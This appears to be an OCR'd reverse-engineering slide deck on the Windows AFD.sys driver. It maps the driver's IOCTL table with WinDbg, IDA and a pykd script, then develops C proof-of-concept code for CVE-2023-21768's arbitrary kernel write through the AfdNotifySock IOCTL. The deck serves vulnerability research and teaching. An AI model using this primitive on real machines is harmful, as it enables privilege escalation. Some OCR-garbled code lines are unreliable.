
AFD.sys Reverse Engineering

IDA Rebasin



AFD.sys Reverse Engineering

IDA Rebasing



AFD.sys Reverse Engineering

AfdIoCTLTable (IOCTL Array)

```

ext:FFFFF805232068F1 48 8D 05 08 97 FF FF      lea      rax, cs:0FFFFF8052320000h
ext:FFFFF805232068F8 44 39 BC 88 00 0A 05 00      cmp      ds:rva AfdIoctlTable[rax+rcx*4], r15d
ext:FFFFF80523206900 0F 85 B4 F5 FF FF      jnz      loc_FFFF80523205EBA
  
```

```

0: kd> bp FFFF805232068F8 ←
0: kd> u FFFF805232068F8
afd!AfdFastIoDeviceControl+0xf18:
fffff805`232068f8 4439bc88000a0500 cmp     dword ptr [rax+rcx*4+50A00h],r15d
fffff805`23206900 0f85b4f5ffff      jne      afd!AfdFastIoDeviceControl+0x4da (fffff805`23205eba)
fffff805`23206906 488b84c8b0f30400 mov     rax,qword ptr [rax+rcx*8+4F3B0h]
fffff805`2320690e 4885c0      test    rax,rax
fffff805`23206911 0f84a3f5ffff      je      afd!AfdFastIoDeviceControl+0x4da (fffff805`23205eba)
fffff805`23206917 488b5c2468      mov     rbx,qword ptr [rsp+68h]
fffff805`2320691c 488d5308      lea     rdx,[rbx+8]
fffff805`23206920 4889542438      mov     qword ptr [rsp+38h],rdx
  
```

AFD.sys Reverse Engineering

AfdIoCTLTable (IOCTL Array)

```
0: kd> g
Breakpoint 0 hit
afd!AfdFastIoDeviceControl+0xf18:
fffff805`232068f8 4439bc88000a0500 cmp    dword ptr [rax+rcx*4+50A00h],r15d
0: kd> n
rax=fffff80523200000 rbx=0000000000000000 rcx=0000000000000011
rdx=fffffb981063ff001 rsi=00000086c99f9770 rdi=fffffe68eab1fbce0
rip=fffff805232068f8 rsp=fffffc0a8fefb450 rbp=fffffc0a8fefbb60
r8=00000086c99f9770 r9=0000000000000000 r10=fffff8051dec2300
r11=0000000000000000 r12=0000000000000000 r13=fffffe68eaa99ce60
r14=0000000000000001 r15=0000000000012047
iopl=0          nv up ei ng nz ac pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b          efl=00040293
afd!AfdFastIoDeviceControl+0xf18:
fffff805`232068f8 4439bc88000a0500 cmp    dword ptr [rax+rcx*4+50A00h],r15d ds:002b:fffff805`23250a44=00012047
```

AFD.sys Reverse Engineering


AfdIoCTLTable (IOCTL Array)

```
0: kd> dds fffff805`23250a44 L-20
fffff805`232509c4 00000000
fffff805`232509c8 000015fd
fffff805`232509cc 00000000
fffff805`232509d0 ffffffff
fffff805`232509d4 ffffffff
fffff805`232509d8 ffffffff
fffff805`232509dc ffffffff
fffff805`232509e0 100003eb
fffff805`232509e4 03eb0c04
fffff805`232509e8 00000004
fffff805`232509ec 80000000
fffff805`232509f0 100003ec
fffff805`232509f4 03ec0c04
fffff805`232509f8 00000004
fffff805`232509fc 80000000
fffff805`23250a00 00012003
fffff805`23250a04 00012007
fffff805`23250a08 0001200b
fffff805`23250a0c 0001200c
fffff805`23250a10 00012010
fffff805`23250a14 00012017
fffff805`23250a18 0001201h
```

```
1: kd> dds fffff805`23250a44 00012047
fffff805`23250a44 00012047
fffff805`23250a48 0001204b
fffff805`23250a4c 0001204f
fffff805`23250a50 00012053
fffff805`23250a54 00012057
fffff805`23250a58 0001205b
fffff805`23250a5c 0001205f
fffff805`23250a60 00012063
fffff805`23250a64 00012067
fffff805`23250a68 0001206b
fffff805`23250a6c 0001206f
fffff805`23250a70 00012073
fffff805`23250a74 00012077
fffff805`23250a78 0001207b
fffff805`23250a7c 0001207f
fffff805`23250a80 00012083
fffff805`23250a84 00012087
fffff805`23250a88 0001208b
fffff805`23250a8c 0001208c
fffff805`23250a90 00012090
fffff805`23250a94 00012094
fffff805`23250a98 00012098
fffff805`23250a9c 0001209f
fffff805`23250aa0 000120a0
fffff805`23250aa4 000120a7
fffff805`23250aa8 000120ab
fffff805`23250aac 000120ac
fffff805`23250ab0 000120b3
fffff805`23250ab4 000120b4
fffff805`23250ab8 000120bb
fffff805`23250abc 000120bf
fffff805`23250ac0 000120c3
```

AFD.sys Reverse Engineering

AfdIoCTLTable – Cross References (XREFS)



AFD.sys Reverse Engineering

Dissecting AfdFastIoDeviceControl

```
char __fastcall AfdFastIoDeviceControl(
    __int64 a1,
    __int64 a2,
    unsigned int *a3,
    unsigned int a4,
    __int64 a5,
    int a6,
    unsigned int a7,
    __int64 a8,
    __int64 a9)
{
    unsigned __int64 v12; // rbx
    __int64 v13; // rdi
    unsigned __int8 PreviousMode; // r14
    int v15; // eax
    char *v16; // rdx
    __int64 v17; // r8
    __int64 v18; // rax
    unsigned __int64 v19; // rax
    unsigned __int64 v20; // r11
    unsigned __int64 v21; // r9
```

AFD.sys Reverse Engineering

AfdIoCTLTable from AfdFastIoDeviceControl XREF

```
:xt:FFFFF805232068EF 8B C8          mov    ecx, eax
:xt:FFFFF805232068F1 48 8D 05 08 97 FF FF lea    rax, cs:0FFFFF8052320000h
:xt:FFFFF805232068F8 44 39 BC 88 00 0A 05 00 cmp   ds:rva AfdIoctlTable[rax+rcx*4], r15d
:xt:FFFFF80523206900 0F 85 B4 F5 FF FF jnz   loc_FFFF80523205EBA
:xt:FFFFF80523206900
:xt:FFFFF80523206906 48 8B 84 C8 B0 F3 04 00 mov   rax, ds:rva AfdImmediateCallDispatch[rax+rcx*8]
:xt:FFFFF8052320690E 48 85 C0          test  rax, rax
:xt:FFFFF80523206911 0F 84 A3 F5 FF FF jz    loc_FFFF80523205EBA
.vt:FFFFF80523206911
```

```
..... 232068f8 4439bc88000a0500 cmp    dword ptr [rax+rcx*4+50A00h],r15d
fffff805`23206900 0f85b4f5ffff jne    afd!AfdFastIoDeviceControl+0x4da (fffff805`23205eba)
fffff805`23206906 488b84c8b0f30400 mov    rax,qword ptr [rax+rcx*8+4F3B0h]
fffff805`2320690e 4885c0          test  rax,rax
fffff805`23206911 0f84a3f5ffff je     afd!AfdFastIoDeviceControl+0x4da (fffff805`23205eba)
fffff805`23206917 488b5c2468 mov    rbx,qword ptr [rsp+68h]
```

AFD.sys Reverse Engineering

AfdIoCTLTable X AfdImmediateCallDispatch



AFD.sys Reverse Engineering

AfdIoCTLTable from AfdFastIoDeviceControl XREF

```
0: kd> g
Breakpoint 1 hit
afd!AfdFastIoDeviceControl+0xf26:
fffff805`23206906 488b84c8b0f30400 mov     rax,qword ptr [rax+rcx*8+4F3B0h]
0: kd> p;r
rax=fffff805232651e0 rbx=0000000000000000 rcx=0000000000000011
rdx=fffffb981063ff001 rsi=00000086c99f9780 rdi=fffffe68eab1fbce0
rip=fffff8052320690e rsp=fffffc0a8fefeb450 rbp=fffffc0a8fefbb60
r8=00000086c99f9780 r9=00000000000000c8 r10=fffff8051dec2300
r11=0000000000000000 r12=00000000000000c8 r13=fffffe68eaa99ce60
r14=0000000000000001 r15=0000000000012047
iopl=0      nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b          efl=00040246
```

```
0: kd> u fffff805232651e0
afd!AfdSetContext:
fffff805`232651e0 48895c2410    mov     qword ptr [rsp+10h],rbx
fffff805`232651e5 4889742418    mov     qword ptr [rsp+18h],rsi
fffff805`232651ea 57             push    rdi
fffff805`232651eb 4154           push    r12
fffff805`232651ed 4155           push    r13
fffff805`232651ef 4156           push    r14
fffff805`232651f1 4157           push    r15
fffff805`232651f3 4883ec40    sub    rsp,40h
```

AFD.sys Reverse Engineering

PYKD – Extracting IOCTL & Functions

```

import pykd
import os
import time

IOCTL, IOFUNC = "", ""
IOCTLs_val = [
    0x00012003, 0x00012007, 0x0001200b, 0x0001200c, 0x00012010, 0x00012017, 0x0001201b, 0x0001201f,
    # <..snip..
]

IOCTLs_black_list = [
    0x000120bf, 0x00012024, 0x00012047, 0x000120b3, 0x00012017
]

values_array = []
rip = pykd.dbgCommand("r @rip").replace("rip=", "").strip()
rip = pykd.dbgCommand(f"ln {rip}").split(" ")[1].strip().lower()

AfdDispatchIoDeviceControl_0x60 = False
if "Dispatch".lower() in rip:
    AfdDispatchIoDeviceControl_0x60 = True
else AfdFastIoDeviceControl+0xf26


try:
    #print(pykd.dbgCommand("r"))
    # AfdFastIoDeviceControl+0xf26
    reg = "r15"
    reg = int("0x" + pykd.dbgCommand(f"r @{reg}").replace(f"#{reg}=", "").strip(), 16)
    if reg in IOCTLs_black_list:
        pykd.go() # pass
    else:
        #IOFUNC = "r8", pykd.dbgCommand("dps rdx+rax*8+4F600h 11").split(" ")
        IOFUNC = pykd.dbgCommand("dps rax+rcx*8+4F3B0h 11").split(" ")[-1].strip()
        _str = "0x%:%" % (reg, IOFUNC)
        if _str not in values_array:
            print(_str)
            values_array.append(_str)
            f = open("C:\\Users\\\\\\Desktop\\\\estudo\\\\out.txt", "a+")
            f.write(_str + "\n")
            f.close()

        pykd.go()
except Exception as err:
    #print(str(err))
    pass
  
```

0x12003:afd!AfdBind	0x1200c:0000000` 00000000
0x12007:afd!AfdConnect	0x12010:0000000` 00000000
0x1200c:afd!AfdWaitForListen	0x1202b:afd!AfdPartialDisconnect
0x12010:afd!AfdAccept	0x1202f:0000000` 00000000
0x1202f:afd!AfdGetAddress	0x12033:afd!AfdQueryReceiveInformation
0x12003:afd!AfdBind	0x12037:afd!AfdQueryHandles
0x12007:afd!AfdConnect	0x1203b:afd!AfdSetInformation
0x12003:afd!AfdBind	0x1203f:afd!AfdGetRemoteAddress
0x12007:afd!AfdConnect	0x12043:afd!AfdGetContext
0x1200b:afd!AfdStartListen	0x1204b:afd!AfdSetConnectData
0x1201b:afd!AfdReceiveDatagram	0x1204f:afd!AfdSetConnectData
0x1201f:afd!AfdSend	0x12053:afd!AfdSetConnectData
0x12023:afd!AfdSendDatagram	0x12057:afd!AfdSetConnectData
0x1202f:afd!AfdGetAddress	0x1205b:afd!AfdGetConnectData
0x1207f:afd!AfdTransmitFile	0x1205f:afd!AfdGetConnectData
0x12083:afd!AfdSuperAccept	0x12063:afd!AfdGetConnectData
0x120bb:afd!AfdConnect	0x12067:afd!AfdGetConnectData
0x120c3:afd!AfdTransmitPackets	0x1206b:afd!AfdSetConnectData
0x120c7:afd!AfdSuperConnect	0x1206f:afd!AfdSetConnectData
0x120cb:afd!AfdSuperDisconnect	0x12073:afd!AfdSetConnectData
0x120cf:afd!AfdReceiveDatagram	0x12077:afd!AfdSetConnectData
0x120d3:afd!AfdSendMessageDispatch	0x1207b:afd!AfdGetInformation
0x120fb:afd!AfdSanAcquireContext	0x12083:0000000` 00000000
0x12113:afd!AfdUnBindSocket	0x12087:afd!AfdEventSelect
0x1211f:afd!AfdSocketTransferBegin	0x1208b:afd!AfdEnumNetworkEvents
0x12123:afd!AfdSocketTransferEnd	0x1208c:0000000` 00000000
0x1207b:afd!AfdGetInformation	0x12090:0000000` 00000000
0x1207b:afd!AfdGetInformation	0x12094:0000000` 00000000
0x12003:0000000` 00000000	0x12098:0000000` 00000000
0x12007:0000000` 00000000	0x1209f:0000000` 00000000
0x1200c:0000000` 00000000	0x120a0:0000000` 00000000
0x12010:0000000` 00000000	0x120a7:afd!AfdGetUnacceptedConnectData
0x12037:afd!AfdQueryHandles	0x120ab:afd!AfdSanFastSetEvents
0x1203b:afd!AfdSetInformation	0x120ac:0000000` 00000000
0x1202f:0000000` 00000000	0x120b4:0000000` 00000000
0x1203b:afd!AfdSetInformation	0x120bb:0000000` 00000000
0x12003:0000000` 00000000	0x120c3:0000000` 00000000
0x12007:0000000` 00000000	0x120c7:0000000` 00000000
0x12003:0000000` 00000000	0x120cb:0000000` 00000000
0x12007:0000000` 00000000	0x120d7:afd!AfdSanFastCementEndpoint
0x12003:0000000` 00000000	0x120db:afd!AfdSanFastSetEvents
0x12007:0000000` 00000000	0x120df:afd!AfdSanFastResetEvents
0x12003:0000000` 00000000	0x120e7:afd!AfdSanFastCompleteAccept
0x12007:0000000` 00000000	0x120eb:afd!AfdSanFastCompleteRequest
0x1200b:0000000` 00000000	0x120ef:afd!AfdSanFastCompleteIo

Windows LPE Exploit (CVE-2023-21768)

- Arbitrary Write 0x1 Primitive
 - AFD!AfdNotifySock
 - Mandatory for Exploit
 - Valid Connect() Socket Handle
 - Valid IoCompletion
- Affected Versions:
AFD.sys / Windows 11 22H2 /
10.0.22621.1105 (January 2023)



Windows LPE Exploit (CVE-2023-21768)

- Arbitrary Write 0x1 Primitive
 - Breakpoint CheatSheet
 - bp afd!AfdNotifySock+0x45
 - bp afd!AfdNotifySock+0x110
 - bp afd!AfdNotifySock+0x230
 - bp afd!AfdNotifySock+0x144
 - bp AfdNotifyRemoveIoCompletion
 - bp afd!AfdNotifyRemoveIoCompletion+0xe6
 - bp afd!AfdNotifyRemoveIoCompletion+0x255

Windows LPE Exploit (CVE-2023-21768)

WSASocketA Setup

- Only a WSASocketA handle will be accepted by the Driver

```
    HANDLE setupSocket() {
        printf("[*] Setting up exploitation prerequisite\n");
        printf("[*] Initialising Winsock DLL\n");
        WORD wVersionRequested;
        WSADATA wsaData;
        int wsaStartupErrorCode;
        wVersionRequested = MAKEWORD(2, 2);
        wsaStartupErrorCode = WSAStartup(wVersionRequested, &wsaData);
        if (wsaStartupErrorCode != 0) {
            // https://msdn.microsoft.com/en-us/library/windows/desktop/ms681381\(v=vs.85\).aspx
            printf("[-] Failed (error code: %d)\n", wsaStartupErrorCode);
            return 0;
        }
        printf("[*] Creating socket\n");
        SOCKET sock = INVALID_SOCKET;
        sock = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
        if (sock == INVALID_SOCKET) {
            printf("[-] Failed (error code: %ld)\n", WSAGetLastError());
            return 0;
        }
        struct sockaddr_in clientService;
        clientService.sin_family = AF_INET;
        clientService.sin_addr.s_addr = inet_addr("127.0.0.1");
        clientService.sin_port = htons(445); // Valid port connection AFD2
        printf("[*] Connecting to port %i\n", 445);
        int connectResult;
        connectResult = connect(sock, (SOCKADDR*)&clientService, sizeof(clientService));
        if (connectResult == STATUS_SUCCESS) {
            printf("[+] Connected to port %i\n", 445);
            printf("[*] sock: 0x%x -> 0x%x\n" &sock, sock);
        }
        return (HANDLE)sock;
    }
```

Windows LPE Exploit (CVE-2023-21768)

ARW Primitive 0x1 POC

```
INT64 arbitraryWrite(INT64 WriteAddr, INT64 DummyPtr) {
    HANDLE sock = setupSocket();
    HANDLE hEvent = CreateEventA(0, 0, 0, 0);

    ULONG outBuffer = { 0 };
    IO_STATUS_BLOCK ioStatusBlock = { 0 };
    ULONG ioctlCode = 0x12127; // NOTIFY_SOCK

    HANDLE hCompletion = 0;
    NtCreateIoCompletion(&hCompletion, MAXIMUM_ALLOWED, NULL, 1);
    NtSetIoCompletion(hCompletion, 0x1337, &ioStatusBlock, 0, 0x100); Just a Dummy Valid Pointer

    // NEEDS TO BE CHANGE EACH AFD REQUEST
    LPVOID _PTR = VirtualAlloc((LPVOID)DummyPtr, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);


    UNKNOWN_STRUCT BUFF = { 0 };
    BUFF.PTR1 = (INT64)hCompletion; Pre-Required Valid IoCompletion
    BUFF.PTR2 = (INT64)_PTR;
    BUFF.PTR3 = (INT64)_PTR;
    BUFF.PTR4 = WriteAddr; // write 0x1 Crafted Driver Packet
    BUFF.PTR5 = 0x1;
    BUFF.PTR6 = 0x1;
    if (NtDeviceIoControlFile((HANDLE)sock, hEvent, nullptr, nullptr, &ioStatusBlock, ioctlCode, &BUFF,
        0x30, 0x0, 0x0) != STATUS_SUCCESS) {
        std::cout << "\t[-] Failed to send IOCTL request to HEVD.sys" << std::endl;
    }
    return 0;
}
```

A red arrow points from the text "AfdNotifySock Packet Size" to the value "0x30" in the code.

Windows LPE Exploit (CVE-2023-21768)

Bypassing AfdNotifySock Checks

afd!AfdNotifySock+0x110




```

loc_FFFF8052326FD10:
mov    rax, cs:_imp_IoCompletionObjectType
mov    r8, [rax]           ; ObjectType
mov    rcx, [rsi]          ; Handle
mov    [rsp+0C8h+var_78], rdi
mov    [rsp+0C8h+HandleInformation], rdi ; HandleInformation
lea     rax, [rsp+0C8h+var_78]
mov    [rsp+0C8h+Object], rax ; Object
mov    r9b, r12b            ; AccessMode
mov    edx, 2                : DesiredAccess
call   cs:_imp_ObReferenceObjectByHandle
nop
dword ptr [rax+rax+00h]
mov    ebx, eax
mov    r14, [rsp+0C8h+var_78]
mov    [rsp+0C8h+var_98], r14
test   eax, eax
js     loc_FFFF8052326FEDA

```

Check IoCompletion

afd!AfdNotifySock+0x45




```

0: kd>
rax=0000000000000000 rbx=ffffca0a912fa8b0 rcx=fffffe68eb19a2af0
rdx=000000000012127 rsi=0000005aba14f820 rdi=0000000000000000
rip=fffff8052326fc75 rsp=ffffca0a912fa380 rbp=ffffca0a912fab60
r8=0000000000000001 r9=0000005aba14f820 r10=fffff8051dec2300
r11=0000000000000000 r12=0000000000000001 r13=fffffe68eb19a2af0
r14=0000000000000000 r15=0000000000012127
iopl=0             nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b
efl=00040246  Packet Size Check
afdf!AfdNotifySock+0x45:
